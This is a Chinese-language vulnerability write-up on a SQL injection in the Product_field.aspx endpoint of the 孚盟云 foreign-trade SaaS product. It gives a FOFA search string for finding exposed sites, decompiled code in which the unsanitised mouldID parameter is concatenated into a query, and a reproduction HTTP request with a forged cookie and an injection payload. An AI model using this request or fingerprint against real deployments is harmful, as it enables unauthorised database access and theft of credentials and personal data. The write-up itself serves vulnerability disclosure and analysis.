漏洞简介
上海孚盟软件有限公司是一家专业的外贸SaaS服务和行业解决方案提供商。其旗下产品孚盟云Product_field.aspx接口存在SQL注入漏洞,未经身份验证的远程攻击者除了可以利用 SQL注入漏洞获取数据库中的信息(例如,管理员后台密码、站点的用户个人信息)之外,甚至在高权限的情况可向服务器中写入木马,进一步获取服务器系统权限。
影响版本
fofa语法
app="孚盟软件-孚盟云"
漏洞分析

直接看 Product_field.aspx 对应的dll文件 FumaCRM_BS.NewWeb.dll 里有关 Product_field 方法的实现如下
if (!string.IsNullOrEmpty(UserCookie.GetCookieValue("empId")))
{
  this.empID = UserCookie.GetCookieValue("empId");
  this.empID = FumaCRM_BS.Utility.Encrypt.Encrypt.DesDecrypt(this.empID);
  this.Y = 1;
  this.MouldID = this.Request.QueryString["mouldID"] == null ? "BF001" : this.Request.QueryString["mouldID"].ToString();
  DataTable dataTable1 = this.GetsyFieldGroup(this.MouldID);
DataTable dataTable2 = this.GetsyFieldGroupListInfo(this.MouldID);参数mouldID被带入GetsyFieldGroup方法,跟进看下它的逻辑
public DataTable GetsyFieldGroup(string MouldID)
{
  return this.dbHelper.Query($"select FUID, MouldID, GroupName, OrderNo from dbo.syFieldGroup  WHERE MouldID= '{MouldID}' ORDER BY OrderNo").Tables[0];
}参数mouldID未过滤或校验就被直接拼接进SQL语句执行,从而造成SQL注入漏洞。
漏洞复现
GET /m/Dingding/Product/Product_field.aspx?mouldID='SQLI_POC-- HTTP/1.1
Host:
Cookie: UserCookie={"empId":"admin","corpId": "1"}

成功利用报错注入在响应中回显数据库用户信息